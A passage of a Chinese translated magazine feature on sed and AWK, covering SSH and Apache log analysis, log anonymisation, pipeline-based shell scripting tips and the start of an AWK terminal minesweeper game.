5	点线
7	反转颜色
8	隐藏

文字颜色	
30	黑色
31	红色
32	绿色
33	黄色
34	蓝色
35	红紫色
36	蓝绿色
37	白色

背景色	
40	黑色
41	红色
42	绿色
43	黄色
44	蓝色
45	红紫色
46	蓝绿色
47	白色

▼图3　ssh登录失败时的日志

```
Jul 10 13:05:55 Host sshd[12024]: ⏎
Failed password for invalid user ○○ ⏎
from 192.168.19.213 port 51005 ssh2
```

▼图4　同时高亮两处

```
# sed -e 's/\(Failed password\)/\ ⏎
x1b[1;36;44m\1\x1b[0m/' \
     -e 's/\(authentication failure\)/\ ⏎
x1b[5;31;43m\1\x1b[0m/' \
     /var/log/secure
```

▼代码清单1　color.sed

```
s/\(Failed password\)/\x1b[1;36;44m\1\x1b[0m/
s/\(authentication failure\)/\x1b[5;31;43m\1\x1b[0m/
s/\(sudo\)/\x1b[1;32;45m\1\x1b[0m/
s/\(^.*[0-9][0-9]:[0-9][0-9]:[0-9][0-9]\)/\x1b[1m\1\x1b[0m/
```

▼图5　使用sed计算非法访问数（根据访问源地址进行计算）

```
# sed -n -e '/Failed password/s/.* sshd.*Failed password for.*from \([0-9.]*\) port .*/\1/p' ⏎
/var/log/secure | sort | uniq -c
      3 127.0.0.1
      5 192.168.19.213
      9 192.168.19.224
...省略...
```

▼图6　使用sed显示非法访问Top 10（按照次数由多到少显示最多的10个地址）

```
# sed -n -e '/Failed password/s/.* sshd.*Failed password for.*from \([0-9.]*\) port .*/\1/p' ⏎
/var/log/secure | sort | uniq -c | sort -nr | head 10
    120 192.168.1.20
     90 192.168.1.15
     65 192.168.1.33
      6 127.0.0.1
      2 192.168.1.15
```

▼图7　使用sed计算Web服务的非法访问数

```
# sed -n -e '/[error]/s/.*\[client \(.*\)\].*/\1/p' /var/log/httpd/error_log | sort | uniq ⏎
-c | sort -nr | head 10
```

在使用sed取得了非法访问的源IP地址后，使用管道符将结果输出到sort命令中进行排序。之后我们还可将结果输出到uniq命令中。添加“-c”选项将重复的IP地址合并，同时对行数进行合计，就能得到最终的结果。

我们还可以将结果进行进一步的加工，例如如果希望按照非法访问次数将访问源地址进行排序，并显示数量最多的前十位，就可以在图5的单行脚本后添加“| sort -nr | head 10”（图6）。其中，“sort –nr”表示将结果从多到少进行排序，“head 10”表示仅显示前十位结果。

通过改变匹配字符串的内容，还可以很容易地计算其他服务的非法访问数。例如，若想要计算Web服务的非法请求客户端数量，则可以对/var/log/httpd/error_log文件执行图7所示的单行脚本。

Web服务的日志解析与报告

下面我们以Apache HTTPD（后称Apache）的访问日志（/var/log/httpd/access_log）为例，讲解使用sed/AWK分析Web服务日志的方法。

访问日志的格式

Apache访问日志有很强大的自定义功能。因此根据环境的不同，访问日志以及错误日志的格式会有所差异。这里我们使用较为常见的“combined”格式的访问日志（图8）。

Apache的访问日志的格式，可以在配置文件（通常是httpd.conf）中，使用像“%h”以及“%l”这样的占位符进行定义，如图9所示。我们可以像下面这样使用AWK将被空格分隔符分隔开的各个字段提取出来。

```
# awk '{print $1}' access_log
 ↑访问源 IP地址
# awk '{print $2}' access_log
 ↑ RFC 1413 ID
# awk '{print $3}' access_log
 ↑用户 ID
# awk '{print $4,$5}' access_log
 ↑访问时间
# awk '{print $9}' access_log
 ↑响应代码
# awk '{print $10}' access_log
 ↑发送的数据量
```

因为Request Line /HTTP Referer/用户代理（User Agent）是包含在“"~"（双引号）”之中的，

我们需要根据"""将字段取出。因此，我们向AWK添加"-F\""选项，来修改边界符。

```
# awk -F\" '{print $2}' access_log
↑ Request Line
# awk -F\" '{print $4}' access_log
↑ HTTP Referer
# awk -F\" '{print $6}' access_log
↑用户代理
```

显示Top 10

在明白了如何取出各个字段后，我们就可以根据每个字段的数量，对访问日志进行统计了。若想要查看访问数最多的客户，可以使用如图10所示的单行脚本，显示访问数量最多的前十位访问源IP地址。

这里我们使用AWK从访问日志中取出访问源IP地址，并通过sort将其按照IP地址进行排序，之后再通过uniq计算重复的行，接下来再次送入sort进行排序，最后使用head命令得到前几位。为了从访问日志中取出访问源IP地址，我们使用"awk '{print $1}'"取出第一列的内容，除此以外和图6、图7基本相同。如果使用"awk '{print $4}'/awk '{print $9}'"取出其他字段的话，就可以显示其他条目的数量以及Top 10了（图11）。

除了单纯地计算总和，我们还可以通过对AWK设置不同的条件来进行计算。例如，如果想要检查非法访问以及脚本的异常情况，就可以像图12的单行脚本一样，使用"$9 !~ /200|304/"这样的条件，筛选出响应代码是"200"以及"304"以外的日志。

执行图12所示的脚本后，AWK将会选出响应代码是200/304以外的请求URL，然后将其通过管道符输出到sort以及uniq，并按照由多到少的顺序显示。通过将响应代码以及请求的URL一并显示，不仅可以很清楚地发现哪一个URL出现了问题，还可以据此判断是外部的攻击，还是Web应用程序的错误。另外，通过改变条件，我们还可以实现根据Request

▼图8　combined格式的访问日志

```
10.0.2.13 - - [21/Jul/2013:18:12:57 +0900] "GET /wordpress HTTP/1.1" 301 310 "-" "Mozilla/..."
10.2.5.67 - - [21/Jul/2013:18:15:18 +0900] "GET /robots.txt HTTP/1.1" 404 292 "-" "Googlebot/2.1"
```

▼图9　配置Apache访问日志的格式

```
CustomLog logs/access_log combined
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" combined
```

↓

%h ：访问源IP地址	%>s ：响应代码
%l ：RFC 1413 ID	%b ：发送的数据量
%u ：用户ID	%{Referer}i ：HTTP Referer
%t ：访问时间	%{User-Agent}i ：用户代理
%r ：Request Line	

▼图10　显示访问源IP地址Top 10

```
$ awk '{print $1}' access_log | sort | uniq -c | sort -nr | head -10
1721 217.147.8.200
1496 165.245.212.150
1414 251.60.39.151
1380 140.189.174.80
1337 174.86.33.234
1335 202.60.24.252
...
```

Line对日志进行统计，或者只统计正常请求的数据传输量等功能。

不同响应代码的传输量

接下来让我们使用循环以及关联数组等AWK的高级功能来计算总和以及平均值。我们可以执行如图13所示的单行脚本，计算从服务器传输到客户端的数据量的总和。“total[$9] += $10”表示通过使用关联数组(total[])，我们可以获得各个响应代码传输量的总和。“END{...}”区块表示在所有的日志都读取完毕后，仅需要执行一次的内容。在END区块内部，取出total[]中的各个元素，执行相应次数的“printf "..."”，并以一定的格式显示各个响应代码以及它们的传输总量。同时，为了将传输量以Kb作为单位显示，我们将结果除以1024。

平均响应时间

响应时间是Web服务中一项非常重要的性能指标。很多网站都将“页面的刷新要在○秒内完成”作为Web服务的一项非功能性条件[④]。若想要在Apache的日志中确认响应时间，就需要对其日志格式进行相应的更改(图14)。

使用如图15所示的单行脚本，从修改后的日志中取出并计算平均响应时间。在像图14那样设定日志格式后，各请求的响应时间将被记录在最后一个字段中。我们可以使用“$NF”

④ 刷新单一Web页面时，由于会同时发起图像以及HTML文档等多个请求，因此单一URL的请求响应时间和页面整体的刷新时间并不一致。

▼图11　显示HTTP Referer/响应代码/用户代理的Top 10

```
・HTTP Referer
$ awk -F\" '{print $4}' access_log | sort | uniq -c | sort -nr | head -10
53903 http://www.○○.jp/▲▲...
11479 -
3591 http://www.○○.jp/▲▲...
2799 http://www.○○.jp/▲▲..,
...

・响应代码
# awk '{ print $9 }' access_log | sort | uniq -c | sort -nr
7295 200
2911 304
2133 404
1474 500
1400 301
...

・用户代理
awk -F\" '{print $6}' access_log | sort | uniq -c | sort -nr | head -10
5891 Mozilla/5.0 (Windows; U; Windows ... Safari/534.10
4145 Mozilla/5.0 (Macintosh; U; Intel Mac OS X ... Firefox/3.6.12
2338 Mozilla/5.0 (Windows; U; Windows NT ... Firefox/3.6.12
1959 Mozilla/5.0 (Macintosh; U; Intel Mac OS X ... Chrome/8.0.552.215 Safari/534.10
...
```

▼图12　根据请求URL计算疑似非法访问的日志数量

```
$ awk '$9 !~ /200|304/{print $9,$7}' access_log | sort | uniq -c | sort -nr
2027 404 /wp-content/plugins/...
1473 500 /wp-comments-post.php
 125 301 /?....
  96 206 /2010/12/03...
...省略...
```

将它取出。逐行读入日志，并计算总和(sum)以及行数(count)，在读入了全部内容之后，计算出平均值，同时除以1000，将单位从秒变为毫秒。若仅仅想要得到正常请求的响应时间，我们可以添加($9 == 200)，仅取出响应代码是200的日志。通过改变条件以及计算方法，我们可以得到响应较慢的URL或访问源。



数据的匿名化

我们将日志交付到其他部门或者公司以外的地方时，如果不加处理就直接交付，不仅可能会泄露个人或者公司的信息，同时还违反了对机密信息的保密义务。所以在交付日志的时候，将能够特定到个人的信息进行隐藏等，对日志进行匿名化(anonymize)处理是必不可少的。

隐藏访问源IP地址

为了使访问Web服务器的客户端无法被确认，我们可以使用AWK，通过将第一个字段替换为“XX.XX.XX.XX”这样的字符串，来隐藏访问源IP地址。

```
# awk '{ $1 = "XX.XX.XX.XX"; print $0 }' 
access_log
XX.XX.XX.XX - - [21/Jul/2013:18:15:18
+0900] ...
XX.XX.XX.XX - - [21/Jul/2013:18:18:23
+0900] ...
```

更加严谨的做法是，使用如图16所示的单行脚本，将它们替换为伪造的IP地址。首先我们定义一个function ri(n) {...}函数，该函数返回随机的整数。ri(n)将接收的整数参数乘以一个0到1之间的随机数，将结果化为整数。所以将255作为参数传递到函数中，会返回一

▼图13　不同响应代码的传输量

```
# awk ' { total[$9] += $10 } END {  for (x in total) { printf "Status code %3d : %9.2f 
Kb\n", x, total[x]/1024 } } ' access_log
Status code 304 :    572.77 Kb
Status code 404 :   5106.29 Kb
Status code 500 :   2336.42 Kb
Status code 200 : 329836.22 Kb
Status code 206 :   4649.29 Kb
Status code 301 :    535.72 Kb
Status code 302 :     20.26 Kb
```

▼图14　向Apache的访问日志中添加响应时间

```
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" %D combined
```



※在Apache 2.0以上的版本中，access_log的格式使用了combined的情况下。

%T	:响应时间(单位:秒)
%D	:响应时间(单位:毫秒)

▼图15　计算平均响应时间

```
・全部响应
# awk '{sum += $NF; count++}; END{print (sum/count)/1000}' access_log
615.21

・响应代码为200的请求
# awk '$9 == 200{sum += $NF; count++}; END{print (sum/count)/1000}' access_log
983.495
```

▼图16　伪造访问源IP地址

```
# awk 'function ri(n) {  return int(n*rand()); }  BEGIN { srand(); }  { if (! ($1 in ⏎
randip)) {  randip[$1] = sprintf("%d.%d.%d.%d", ri(255), ri(255), ri(255), ri(255)); } ⏎
$1 = randip[$1]; print $0  }' access_log
```


▼图17　隐藏请求URL

```
# awk -F\" '{ if ($2 ~ /admin/) { $2 = "XXXX";} print $0  }' access_log
26.61.26.247 - - [07/Jul/2013:19:58:59 +0100]  XXXX  200 5289  -   Mozilla/5.0
151.91.24.29 - - [07/Jul/2013:20:58:05 +0100]  XXXX  200 21984  -   DoCoMo/2.0
229.150.44.17 - - [08/Jul/2013:11:39:36 +0100]  XXXX  301 345  -   Mozilla/4.0
229.150.44.17 - - [08/Jul/2013:11:39:36 +0100]  XXXX  200 22158  -   Mozilla/4.0
117.107.209.228 - - [09/Jul/2013:05:31:20 +0100]  XXXX  200 228  -   MSIE 7.0
...
```

个小于255的整数。这样，我们就可以使用sprintf()将它们格式化为IP地址的形式，并将其替换到持有访问源IP地址的第一个字段（$1）中。为了能在日志中多次使用同一个伪造的IP地址，我们将其存入randip[]这一关联数组中。最后执行“print $0”将隐藏的信息打印出来。

隐藏请求URL

日志中的URL有时也可能含有机密的信息。执行图17所示的单行脚本，可以隐藏请求中的URL。这里我们使用“awk -F\" '{print $2}'”这样的基本形式取出Request Line，并添加条件句“if ($2 ~ / admin/)”，若URL中包含匹配“admin”的字符串，就将其替换为“XXXX”，最后使用“print $0”打印出隐藏的日志。



写在最后

急急忙忙地向大家介绍了使用sed/AWK处理日志的几种方法，不知道读者朋友们感觉如何。其实这样的技术并非仅仅能用在处理日志上，好好思考的话，它们还可以被用在其他各种各样的地方。

•本文参考的文章

“y-kawazの日記”http://d.hatena.ne.jp/y-kawaz/20110713/1310532417
“The Art of Web”http://www.the-art-of-web.com/system/logs/#.Ud5ZYRazjWG
“A day in the life of...”http://www.adayinthelifeof.nl/2010/12/11/sed-awk-examples/

第4章 Part 2

高手教你用sed/AWK
从shell脚本看sed和AWK

文/上田隆一　USP之友协会　产业技术大学院大学　Twitter@ryuichiueda　译/卫昊

至此，我们向大家介绍了sed和AWK所能完成的不同任务。但是在有些时候，如果仅仅使用sed或者AWK进行全部的数据处理工作，那将会十分辛苦。在UNIX环境中，将sed、AWK与其他命令组合使用是十分重要的。本节就向大家讲解具体的实践技巧。

引　子

大家好！我是上田。后文的连载“大彻大悟shell脚本”也是由我执笔的。在“大彻大悟shell脚本”中，我用大量篇幅向大家介绍了目前在操作系统以及基础设施配置中广泛使用的shell脚本是如何被用在文本处理以及GCI中的。

在该连载中，因为需要精细地处理文本，所以sed和AWK登场的次数十分频繁。当普通命令无法进行处理时，这两个家伙通常都会出现。sed和AWK虽然是像其他UNIX工具一样，有着十分强大的独立工作能力，但除此之外，在ShellScript编程中，或多或少都会起到瑞士军刀一般的作用。

例如，假设我们想从某热门表格处理软件中[①]取出相应栏位的数字，并使用这些数字生成HTML的table[②]。这时首先需要从Excel中将数据复制到Vim中，并保存文件。之后如图1所示遍历文件（关于gsed以及gawk请参考专栏

① 这里以及后文中提到的某热门表格处理软件是指Microsoft Office中的Excel。

② 其实本来是想生成TeX的表格，但是因为使用人数不多，所以便修改为了HTML表格。

▼图1　使用AWK(gawk)以及sed(gsed)生成HTML的table

```
从Excel中复制并粘贴，保存文件
$ cat hoge
1    2    3
4    5    6

使用单行脚本实现（因为是使用后便会丢弃的单行脚本，所以大家不用勉强自己去看！）
$ cat hoge |
gsed -e 's;\t;</td>\n<td>;g' -e 's;^;<tr>\n<td>;' -e 's;$;</td>\n</tr>;' |
gsed 's/<td/\t\t&/' | gsed 's;</*tr;\t&;' |
gawk 'BEGIN{print "<table>"}{print}END{print "</table>"}'
<table>
    <tr>
        <td>1</td>
        <td>2</td>
        <td>3</td>
    </tr>
    <tr>
        <td>4</td>
        <td>5</td>
        <td>6</td>
    </tr>
</table>
```

专 栏

在Mac中使用sed和AWK时需要注意的地方

笔者在写这篇文章的时候，尽量将Mac（OS X）作为假定环境。通过GUI应用程序（主要指某Office产品）和终端的无缝链接，互相取得各自的优点。命令行的优点也可以更好地发挥。

但是Mac和其他环境（尤其是Linux）相比还是有许多不一样的地方。出于上述原因，笔者喜欢使用Mac，但在书写原稿的时候，因为需要向大家介绍一下具体哪里不一样，所以一直觉得十分头疼。

在这里向大家介绍一下最低限度的区别。在图1和图2中，使用了gsed、gawk，指的是GNU sed、GNU awk，和Linux的sed、awk“几乎”是同样的东西。这里之所以说“几乎”，是因为在Ubuntu中使用的awk其实是nawk，CentOS中使用的awk又是GNU awk，虽然都是Linux，但还是不太一样。

Mac中默认的sed、awk总给人一种不好用的感觉。尤其是没办法简单地使用sed进行换行处理，常常是事倍功半，所以请大家直接使用GNU sed。

gsed、gawk可以使用MacPorts、Homebrew进行安装、使用。下面是使用Homebrew时的安装方法。

```
$ brew install gawk gnu-sed
```

▼图2　从手头的文本文件生成CSV文件

```
$ cat data
山田,上田一组 123
濱田,鎌田一组 456
生成Shift_JIS格式的csv数据
$ cat data | gsed 's/^/"/' |
gsed 's/$/"/' | gsed 's/ /","/g' | nkf ⏎
-sLwx > data.csv
确认
$ nkf -w data.csv
"山田,上田一组","123"
"濱田,鎌田一组","456"
Mac中使用open命令便可打开关联应用
$ open data.csv
（生成某表格处理软件）
```

部分）。虽然也可以使用编辑器的替换功能来实现，但是笔者当时忘记了如何进行隔行替换，所以便使用单行脚本来实现了。

反过来说，要从终端中生成某热门表格处理软件的格式，可以像图2那样做。

像这样，如果记住了sed以及AWK的使用方法，那么在工作中需要进行文本格式的变换时，往往瞬间就可以完成任务。

更深入地使用sed和AWK

本章的标题叫作“从shell脚本看sed和AWK”。虽然sed以及AWK作为单独的一条命令可以做很多事，但是如果在shell脚本或者shell上使用的话，便可以使用管道对数据进行分步处理。也就是说，在面对同样的数据时，既可以在shell脚本中编写一个或者两个巨大的AWK代码对其进行处理，也可以将100条或者200条awk命令串联起来进行处理。本文将对这种方式进行着重介绍。

笔者个人从来只将sed和AWK作为shell脚本中的命令使用。这里尽可能地像其他命令一样，将每一条awk或者sed命令进行的处理缩减到最小，使用管道将它们串起来。

使用这种方法有两个很大的优点。

- 可以提高处理速度
- 可以将处理进行“外包”

下面按顺序向大家说明。

提高处理速度

在使用管道进行数据的输入输出时，所有的命令都是并行执行。如果各条命令的处理负荷基本相同，那么便可以完全榨干CPU的性能，使全部的命令在CPU100%负荷的状态下执行。有意思的是，上了年纪的开发者认为管道以及进程调度往往并不是那么有效率，而年轻的开发者几乎从不使用管道，所以管道不论在哪个年龄层都不怎么受欢迎。

不过受不受欢迎并不重要，只要看了图3的例子，就无需多说什么了。在笔者只有两个CPU内核的MacBook Air上，可以看到同样的处理命令，使用管道将它们分开后，便会提早完成。

进程管理以及进程间的通信是关乎操作系统的“威信”的基础功能，至今一直处于持续改良的状态。根据目前不断增加的CPU内核数来看，改良的结果是值得期待的。虽然我们应该积极地使用管道对数据进行并行处理，但即使我们不去刻意地使用，也会很自然地接触到它。

将处理“外包”

大家可能不清楚将处理“外包”是什么意思。我们使用AWK为例来看一下。

例如，对于如图4所示的输入文本，我们来使用AWK实现“去除第一列数字中的逗号，并将第一列的数字和第二列的数字相乘后取绝对值，之后输出最大的三个”。

首先编写如图5所示的代码，一切工作正常。

但是，如果仅仅是为了去除逗号而调用gsub函数，为了取绝对值而使用三目运算符的话，还不如像图6那样，使用tr命令进行预处理，这样即可轻松地去除逗号③。有了这种格式的输入，我们的AWK代码便可以缩短成图7那样。

但是这样还是太麻烦了，而且END中的处理还是很长。另外谁都知道排序可以使用sort命令，取出前三位可以使用head命令。

最后，top-3-1.awk就变成如图8所示的单行脚本了。AWK能做的也就剩下计算乘法这一件事了。

像这样的处理，不论使用什么语言进行编写，最后的代码可能都会比上述单行脚本要更长更麻烦。有趣的是，即使大家不知道图8的gawk以外的命令，只知道sed和AWK这两条命令，也可以像图9那样替换各个命令的内容。要是使用其他语言来编写这样的代码，那么代码的长度是可想而知的。

下面的比喻可能不是十分恰当，但是在笔者看来，使用管道将各个命令串起来时的乐趣，

▼图3　将sed的处理进行拆分后，处理速度得到提高

```
将从一到一千万的数字中的0、1、2替换为汉字
$ time seq 1 10000000 |
sed -e 's/1/壹/g' -e 's/0/零/g' -e ⏎
's/2/贰/g' > /dev/null

real    0m24.216s
user    0m27.380s
sys     0m0.093s
将同样的处理拆分为3条sed命令
$ time seq 1 10000000 |
sed 's/1/壹/g' | sed 's/0/零/g' | ⏎
sed 's/2/贰/g' > /dev/null

real    0m16.451s
user    0m49.502s
sys     0m0.279s
```

▼图4　输入的文本

```
$ cat data
-921,231    3
  21,131   12
   -1121 -124
 121,129   14
   1,183  120
```

③ 在这里tr指定的字符串是`,-`，如果反过来写的话，会被解释成`-d`和`--help`这样的选项，从而无法正常工作。但是如果写成`tr -d -- '-,'`这样，使用`--`来表示“后面已经没有选项了”就没有问题。在许多其他的命令中同样也可以使用`--`。

▼图5　仅仅使用AWK编写的代码

```
$ cat top3-1.awk
#!/usr/local/bin/gawk -f

{
    gsub(/,/,"",$1);
    num = $1*$2;
    mat[NR] = num>0?num:-num;
}
END{
    asort(mat);
    for(j=NR;j>=NR-2;j--){
        print mat[j];
    }
}
$ cat data | ./top3-1.awk
2763693
1695806
253572
```

▼图6　使用tr对数据进行预处理

```
$ cat data | tr -d ',-'
921231    3
  21131   12
   1121 124
 121129   14
   1183  120
```

▼图7　因为是预处理过的数据，所以代码变短了

```
$ cat top3-2.awk
#!/usr/local/bin/gawk -f
{ mat[NR] = $1*$2 }
END{
    asort(mat);
    for(j=NR;j>=NR-2;j--){
        print mat[j];
    }
}
```

▼图8　命令和AWK并用实现单行脚本

```
$ cat data | tr -d ',-' |
gawk '{print $1*$2}' | sort -nr | head ↩
-n 3
2763693
1695806
253572
```

▼图9　使用sed和AWK替换各个命令的内容

```
$ cat data | sed 's/[,-]//g' | gawk ↩
'{print $1*$2}' |
gawk '{a[NR]=$1}
END{asort(a);for(i=NR;i>=1;i--){print ↩
a[i]}}' |
gawk 'NR<=3'
```

就像是“AWK是慢车，sed是快车，其他命令就是特快或者飞机”。笔者个人认为AWK仅仅进行整数部分的乘法计算就足够了。大家可能会觉得怎么能在讲sed和AWK的特辑中称呼AWK是“慢车”呢？但是有时如果不减速行驶，我们甚至可能无法前进，所以“慢车”是十分重要的。在单行脚本以及shell脚本中，可以说AWK是保证我们可以随机应变的重要工具。

实践！优化AWK和sed

接下来将向大家讲解如何进一步优化AWK以及sed代码。这样一来，大家在编写单行脚本时便可以有效地减少失误，编写的shell脚本也将会更加具有可读性。

提前清理需要处理的数据

像之前所举的使用tr去除逗号和减号的例子一样，在获取输入数据之前，尽可能地将数据加工成适合处理的格式是一项十分重要的技巧。

举一个再简单一些的例子。

```
$ echo {1..10}
1 2 3 4 5 6 7 8 9 10
```

如果需要将上述输入的全部数字乘以2，则与其写成

```
$ echo {1..10} |
awk '{for(i=1;i<=NF;i++){printf $i*2 " ↩
"};print ""}'
```

不如写成

```
$ echo {1..10} | tr ' ' '\n' |
awk '{print $1*2}' | xargs
2 4 6 8 10 12 14 16 18 20
```

即先使用tr进行分组，之后使用xargs将结果传入awk命令中，这样比较不容易出现错误。和使用shell脚本进行比较的话，会发现使用了for语句后，代码的可读性就不如使用管道将命令并行的写法高。图10比较了它们的不同。

▼图10　控制AWK代码之后，代码将具有更高的可读性

```
$ cat multi.sh
#!/bin/bash

#仅仅使用awk
echo {1..10}          |
gawk '{for(i=1;i<=NF;i++)\
{printf $i*2 " "};print ""}'

#相反
echo {1..10}          |
tr ' ' '\n'           |
awk '{print $1*2}'    |
xargs
```

下面介绍一个sed的例子。针对下面这个邮编号码列表，我们希望为没有连字符的号码添加上连字符。

```
$ cat zip
1234312
101-1101
123-1101
9939989
```

如果使用sed的话，我们就可以使用正则表达式像下面这样实现。

```
$ cat zip | gsed '/^[0-9]\{7\}$/s/^...⏎
/&-/'
```

不过说实话有点要小聪明的感觉。像下面这样，先将所有的连字符除去，之后统一进行添加就足够了。

```
$ tr -d '-' < zip | sed 's/^.../&-/'
123-4312
101-1101
123-1101
993-9989
```

可以使用这个技巧进行如下所示的一般化处理。

- 在可能会引起分歧以前提前进行处理
- 因为很多命令以行为单位进行处理，所以需提前将输入内容修改成这样

 在记录中写入中间数据

当真正需要进行的处理比较难时，可以先在处理的对象上进行一些标记，并临时保存计算的中间数据，之后再使用其他命令对其进行进一步处理。

例如，针对如图11所示的考试分数列表，我们希望以如下规则进行学分的计算。

- 如果分数在60以上，给1个学分
- 但是如果必修A和必修B合计超过140分以上，那么给予两个学分

SIer看到像这样的业务逻辑条件分歧，可能会高兴得不得了，但是我们不可以将很长的AWK单行脚本作为shell脚本来使用。如果像图12这样的代码突然出现在shell脚本中，读这段代码的人可能立刻就想收拾东西回家了。

像这样的处理本质上有一些麻烦，没有办法做到完全的简化，但至少我们可以将处理分成一个一个的小问题来看待。在代码清单1-①中，首先使用awk单独计算学分，然后将计算的结果直接添加到记录后（第四列）输出。之后的代码清单1-②使用awk计算两项科目的分数之和，如果在140分以上，就将第四列的内容替换为2。

像这样的编写方法，可以使用管道直接将代码清单1-①中途修改过的数据送入下一项处理。代码清单1-②的awk代码不需要做什么特别的准备，只需要直接替换$4中的数据就可以了，十分简单。

与其在一条awk命令中传递变量，我们应该活用上面这种简单的方法。先想办法将中途计算的结果变成标准输入，并重新整理下思路，之后再使用其他awk命令进行处理，这样写的人将会十分轻松。

代码清单1中虽然加入了注释，但是光从分割的部分来看处理的结果，几乎和学分计算的规则一样，以一种同样的处理方式在进行。

▼图11　考试分数的列表

```
$ cat test_result
学号 必修A 必修B
001     45    80
002     64    70
003     58    83
004     70    60
```


▼图12　仅使用一条AWK命令时的代码

```
计算学分
$ tail -n +2 test_result |
数学分。加起来达到140分时，将学分改为2
gawk '{p=0;if($2>=60){p++}if($3>=60){p++}\
if($2+$3>=140){p=2};print $0,p}'
001     45    80 1
002     64    70 2
003     58    83 2
004     70    60 2
```

▼代码清单1　将处理分为两个阶段，代码也分为两个部分

```
###计算学分 ###
tail -n +2 test_result                              |
#若分数超过60分，则在$4中记录1个学分
gawk '{p=($2>=60)?1:0;p+=($3>=60)?1:0;print $0,p}' |  ←①
#若两项科目的分数之和超过140分，则修改为两个学分
gawk '{$4=($2+$3>=140)?2:$4;print}'  ←②
```

代码本身虽然比较晦涩难懂，但是只要坚持编写注释，那么在不是改写的情况下，就可以不读代码，只看注释就够了。对于其他读代码的人来说，也可以更好地理解处理思路。



写在最后

本文就sed和AWK在shell脚本中的使用技巧进行了讲解。笔者的主张十分简单，就是已经多次提及的下面两条。在shell脚本和单行脚本中，

- 不要编写过长的AWK和sed代码，将它们拆分成更小的单位进行编写
- 事先使用其他命令处理AWK和sed的输入数据

话虽然是这么说，但这主要是针对有一定使用经验的人来说的，对于从来没有使用过sed和AWK的人来说，首先开始使用才是关键。稍微熟练后便会觉得UNIX环境真是很方便。

第4章 高手教你用sed/AWK

Part 3

深入AWK编程

文/田窪守雄　takubo.morio@gmail.com　TwitterID:@takubo_morio　译/卫昊

AWK是一门多用途的计算机编程语言。在本节中，我们将向大家介绍在文本处理之外，如何在不依赖外部扩展的情况下，将AWK作为一门通用的编程语言来使用。

引　子

在大家的眼中，好像AWK只是一个可以处理文本的命令而已。但是，实际上AWK是一门有着许多用途的计算机编程语言。

例如，AWK标准库中提供了log、sin、atan2这样的函数，是不是很容易联想到可以使用AWK进行数值计算呢？笔者在工作①中会使用AWK进行数值处理，但是AWK能做的事还远不止如此。本节就将介绍AWK在文本处理以外的实际使用方法。

使用AWK进行终端编程

编写在终端运行的扫雷游戏

由于AWK通常运行在终端上，所以本节将首先使用AWK在终端上进行编程。这里将以一个名叫AwkMine的终端扫雷游戏为例，向大家讲解AwkMine的各个功能是如何实现的。

图1是AwkMine运行时的样子。其中1个字符表示1个单元，字符的意义如表1所示，操作的方法如表2所示。

实时按键输入

首先是按键输入。AWK可以使用getline获取用户的输入，但是使用getline的情况下，必须要在用户按下Enter之后，AWK才可以获取输入的内容。但是AwkMine必须要实现在用户按下按键的瞬间移动光标。因为AWK本身无法进行这种处理，所以这里调用外部的stty和dd命令。

那么就让我们来试试看吧。在执行代码清单1中的脚本后按下任意按键。可以看到，在按键按下后画面中立刻就有了输出（图2）。另外，在程序中输入q键便可退出。

代码清单1中第11行的stty是修改终端环

▼图1　在终端上运行AwkMine的样子



▼表1　AwkMine各个单元中字符的意义

字　符	意　　义
X	尚未打开的单元
-	已经打开且没有地雷的单元（相邻单元都没有地雷）
数字（1~8）	已经打开且没有地雷的单元（数字表示相邻单元中地雷的数量）
F	使用旗帜标志的单元
*	地雷（图1中没有）

① 就是所谓的嵌入式工程师。

境的命令。通常终端中都会使用Buffering（缓冲区），所以在按下 Enter 键以前，输入的字符是不会被输送到终端的程序中的。因为这个Buffering的存在，在输入有误的时候可以进行修正，大部分情况下是很方便的。但是在像本次这样需要实时处理按键输入的情况下，这个缓冲区就有些碍事了。

另外在终端中有Echo这个功能。这个功能可以将输入的字符显示在终端中，这样我们就可以在输入字符后对其进行确认，通常情况下也是一项很方便的功能。但是如果将输入的按键都显示在游戏画面中的话，那么画面就会

▼表2　AwkMine的操作方法

按　键	操　作
h	向左移动光标
j	向下移动光标
k	向上移动光标
l	向右移动光标
g	移动光标至最首行
G	移动光标至末行
0	移动光标至行首
$	移动光标至行末
空格	打开光标所在的单元
f	在光标处放下旗帜/拔出旗帜（开关操作）
q	退出AwkMine

▼图2　执行get_key.awk

```
$ awk -f get_key.awk
You hit [ h ].
You hit [ j ].
You hit [ Enter ].
You hit [ Space ].
You hit [ Tab ].
You hit [ Escape ].
You hit [ z ].
You hit [ x ].
You hit [ q ].
exit...
$
```

▼代码清单1　get_key.awk

```
 1:#!/bin/awk -f
 2:function getkey(    dd_cmd, key) {
 3:    # 使用dd命令获取用户按下的按键
 4:    dd_cmd = "dd bs=1 count=1 2>/dev/null"
 5:    dd_cmd | getline key
 6:    close(dd_cmd)    # 获取按键后关闭
 7:    return  key
 8:}
 9:
10:BEGIN {
11:    system("stty raw -echo")    # 关闭终端的Buffering和Echo
12:
13:    for ( ; ; ) {
14:        key = getkey()          # 获取按下的按键
15:
16:        # 如果是无法显示的字符，则在这里将它们转换为字符串
17:        if (key == "\n" || key == "\r") key = "Enter"
18:        else if (key == " ") key = "Space"
19:        else if (key == "\t") key = "Tab"
20:        else if (key == "\033") key = "Escape"
21:
22:        print "You hit [", key, "]."    # 显示按下的按键
23:        # 因为终端的环境发生了变化，所以这里输出 /r使光标移动到行首
24:        printf "\r"
25:
26:        if (key == "q") exit 0    # 按下的按键如是q键则退出
27:    }
28:}
29:
30:END {
31:    # 在终止前恢复终端的环境（开启Buffering和Echo）
32:    system("stty cooked echo")
33:    print "exit..."
34:}
```

变得一团糟，所以在AwkMine中，它也十分碍事。

在这里，为了关闭Buffering和Echo，我们可以使用stty命令。在程序开始时使用system函数调用stty命令后，便可关闭终端的Buffering和Echo。在stty命令中添加raw选项，可将Buffering关闭；添加-echo选项，则可以将Echo关闭。

之后，通过管道，使用dd命令来实际获得用户的按键输入。dd是一个将数据直接从标准输入输送到标准输出的命令。因此，通过管道将dd命令的标准输出直接传递给AWK之后，我们就可以在AWK中获取用户的输入了。由于1个按键输入是1个字节，所以在第4行中，我们添加了参数bs=1 count=1，这样就会只传递1字节的数据。另外，因为dd的其他输出会弄乱画面，所以我们将标准错误输出丢弃。

